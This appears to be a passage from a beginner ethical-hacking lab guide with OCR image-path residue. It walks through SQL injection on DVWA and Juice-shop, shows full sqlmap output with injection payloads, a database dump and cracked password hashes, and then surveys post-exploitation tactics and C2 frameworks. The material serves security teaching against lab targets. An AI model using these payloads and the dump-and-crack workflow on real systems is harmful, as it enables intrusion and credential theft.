
Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called omar to the users table of the database:


```
https://store.h4cker.org/buystuff.php?id=99; INSERT INTO
users(username) VALUES ('omar')
```

Exercise 13b: SQL Injection Level 2 - GDPR Data Erasure Issue

Go back to **Juice-shop** (remember, running on port 8882).

There was a user (called Chris) that was erased from the system, because he insisted on his "right to be forgotten" in accordance with Art. 17 GDPR. Let's see if we can login as that user. Yes, really. What if we apply SQL injection to do this? Since we do not know what is Chris' email, we can try to trick the application by using the deletedAt SQL operation, as shown below:







Exercise 13c: SQL Injection using SQLmap

SQLmap is a great tool that allows you to automate SQL injection attacks. Let's take a look at an example of how powerful this tool is.

1. Navigate back to DVWA and go to **SQL Injection**.
2. Enter any text in the User ID field (in my case, I just entered my name "**omar**"). You want to intercept the transaction between your web browser and the application.



3. Once Burp intercepts the GET request, highlight the output, right click, and select "Copy to file". Save the contents to any file.



4. Open the terminal and enter the following command to try to enumerate the type of database and the database name. In my case, I saved the contents of the HTTP GET request to **/home/omar/omar-get-request.txt**. Point yours to whatever file you created.

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt --dbs
```

5. Accept all defaults.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th
ram

[*] starting @ 01:30:15 /2020-05-11/

[01:30:15] [INFO] parsing HTTP request from '/home/omar/omar-get-request.txt'
[01:30:15] [INFO] testing connection to the target URL
[01:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:30:15] [INFO] testing if the target URL content is stable
[01:30:16] [INFO] target URL content is stable
[01:30:16] [INFO] testing if GET parameter 'id' is dynamic
[01:30:16] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:30:16] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:30:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:30:16] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:30:33] [WARNING] reflective value(s) found and filtering out
[01:30:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:30:33] [INFO] testing 'Generic inline queries'
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:30:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (wit
-string="Me")
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:30:33] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:30:33] [INFO] testing 'MySQL inline queries'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
```

6. We found the DVWA database (**dvwa**). Please pay attention to all the payloads that the tool is using.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 127 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=omar' OR NOT 2359=2359#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x7
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a5266656667544645455651586 44a5245675858786767
16a767071),NULL#&Submit=Submit
---
[01:31:11] [INFO] the back-end DBMS is MySQL
[01:31:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
back-end DBMS: MySQL >= 5.0
[01:31:11] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[01:31:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:31:11] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

7. Now that we know the database name, let's try to dump all the information from the database. To do so, use the following command:

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt -D dvwa --dump-all
```

8. It looks like SQLmap was able to find a database table called “guestbook”. It also was able to find a database table that contains usernames and passwords. The tool allows you to store password hashes so that you can crack them with other tools.

```
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x716a767071,FLOOR
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a5245675858786767 6b73796d646a545
16a767071),NULL#&Submit=Submit
---
[01:34:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[01:34:07] [INFO] fetching tables for database: 'dvwa'
[01:34:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[01:34:07] [WARNING] reflective value(s) found and filtering out
[01:34:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+------------+----------+-----------------------------------------------------+
| comment_id | name     | comment                                             |
+------------+----------+-----------------------------------------------------+
| 1          | test     | This is a test comment.                             |
| 2          | anything | <script>window.location="https://h4cker.org";</script> |
+------------+----------+-----------------------------------------------------+

[01:34:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/guestbook.csv'
[01:34:07] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

9. SQLmap can also do some basic dictionary-based attacks.

```
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[01:35:23] [INFO] writing hashes to a temporary file '/tmp/sqlmap1njbe2qf7082/sqlmaphashes-w03ktqdt.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:35:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

10. SQLmap was able to crack the passwords and dump the contents of the user table.

```
do you want to use common password suffixes? (slow!) [y/N]
[01:36:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:36:09] [INFO] starting 4 processes
[01:36:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:36:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:36:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:36:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
--------------+-------------+
| user_id | user    | avatar                                    | last_name | password                                  | first_name | last_l
ogin          | failed_login |
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
--------------+-------------+
| 1       | admin   | http://127.0.0.1/hackable/users/admin.jpg   | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin      | 2020-0
5-05 05:06:38 | 0           |
| 2       | gordonb | http://127.0.0.1/hackable/users/gordonb.jpg | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   | Gordon     | 2020-0
5-05 05:06:38 | 0           |
| 3       | 1337    | http://127.0.0.1/hackable/users/1337.jpg    | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Hack       | 2020-0
5-05 05:06:38 | 0           |
| 4       | pablo   | http://127.0.0.1/hackable/users/pablo.jpg   | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Pablo      | 2020-0
5-05 05:06:38 | 0           |
| 5       | smithy  | http://127.0.0.1/hackable/users/smithy.jpg  | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob        | 2020-0
5-05 05:06:38 | 0           |
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
--------------+-------------+

[01:36:16] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/users.csv'
[01:36:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:36:16] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

Introduction to Post-Exploitation Techniques

Post-exploitation refers to the phase in ethical hacking where the hacker has already bypassed the initial security defenses and gained access to the target system. The primary goal during this phase is not just to maintain access but also to gather as much valuable information as possible, ensure future access, and explore the network for further vulnerabilities.

Objectives of Post-Exploitation

Data Exfiltration: Identifying and extracting sensitive data such as personal information, intellectual property, or financial records.

- Privilege Escalation: Gaining higher-level privileges to access more secure areas of the network or system.
- Maintaining Access: Ensuring continued access to the target environment through backdoors, trojans, or other methods.
- Lateral Movement: Moving across the network to compromise additional systems and gain further control.
- Covering Tracks: Deleting logs and other evidence of the breach to avoid detection by system administrators or security software.

Key Post-Exploitation Techniques

1. Privilege Escalation
Privilege escalation is critical for gaining access to restricted areas and performing actions that are not permitted for the initial compromised account. Ethical hackers use techniques like exploiting known vulnerabilities, misconfigurations, or leveraging tools such as Metasploit to elevate privileges. See ATT&CK https://attack.mitre.org/tactics/TA0004/

2. Persistence Access and Command and Control
Ensuring persistent access to a compromised system is vital for ongoing monitoring and data exfiltration. Techniques include creating hidden accounts, deploying rootkits, or scheduling tasks that reinstate access if removed. https://attack.mitre.org/tactics/TA0011/

3. Lateral Movement
Lateral movement involves spreading through the network to compromise additional systems. Tools like BloodHound can be used to analyze trust relationships and find paths to high-value targets. Techniques include pass-the-hash, exploiting weak passwords, and using stolen credentials. https://attack.mitre.org/tactics/TA0008/

4. Data Exfiltration
Once access is gained, extracting valuable data without detection is crucial. Ethical hackers must understand how to identify valuable data, compress and encrypt it for transmission, and choose covert channels to exfiltrate the data, such as DNS queries or seemingly benign HTTP requests. https://attack.mitre.org/tactics/TA0010/

5. Covering Tracks and Defense Evasion
To avoid detection and maintain access, hackers must erase evidence of their activities. This includes clearing logs, disguising malicious activities as legitimate processes, and using tools to modify file timestamps. https://attack.mitre.org/tactics/TA0005/

Exercise 14: Exploring the C2 Matrix

What is the C2 Matrix? “It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.”

The Golden Source of the C2 Matrix that we actively maintain is on Google Sheets:
https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/

Questionnaire: https://ask.thec2matrix.com/

Navigate through the C2 Matrix and become familiar with the frameworks.

For those new to Command and Control frameworks, we recommend you start with netcat and metasploit… However, you can also use the SANS Slingshot - C2 Matrix Edition virtual machine in a basic lab environment.

(Optional Homework) SANS Slingshot C2 Matrix VM

Here you will find detailed information about the C2 Matrix including the lab environment used to test the various C2s, details about each C2 (how to install and use them), and how to setup attack infrastructure for Red Team Engagements and Purple Team Exercises.

SANS Slingshot C2 Matrix Edition can be downloaded from here:
https://www.sans.org/tools/slingshot/

The Slingshot CS Matrix Edition was made in collaboration with SANS, Ryan O'Grady, and Jorge Orchilles. The goal is to lower the learning curve of installing each C2 framework and getting you straight to testing which C2s work against your organization.
Slingshot C2 Matrix Edition is ideal for red team, blue team, and purple team functions.
Slingshot C2 Matrix Edition brings the following C2s pre-installed: Covenant, Empire, Koadic, Metasploit, Merlin, Mythic, Posh, Shad0w, Silent Trinity, and Sliver

- Covenant
- Empire with Starkiller
- Havoc
- Koadic
- Merlin
- Metasploit
- Mythic
- NimPlant
- PoshC2
- Sliver

Slingshot - C2 Matrix Edition also includes a number of other tools that red teamers and penetration testers will find useful such as VECTR for tracking red and purple team exercises.

Congratulations!
You have completed the Becoming a Hacker Beginners Lab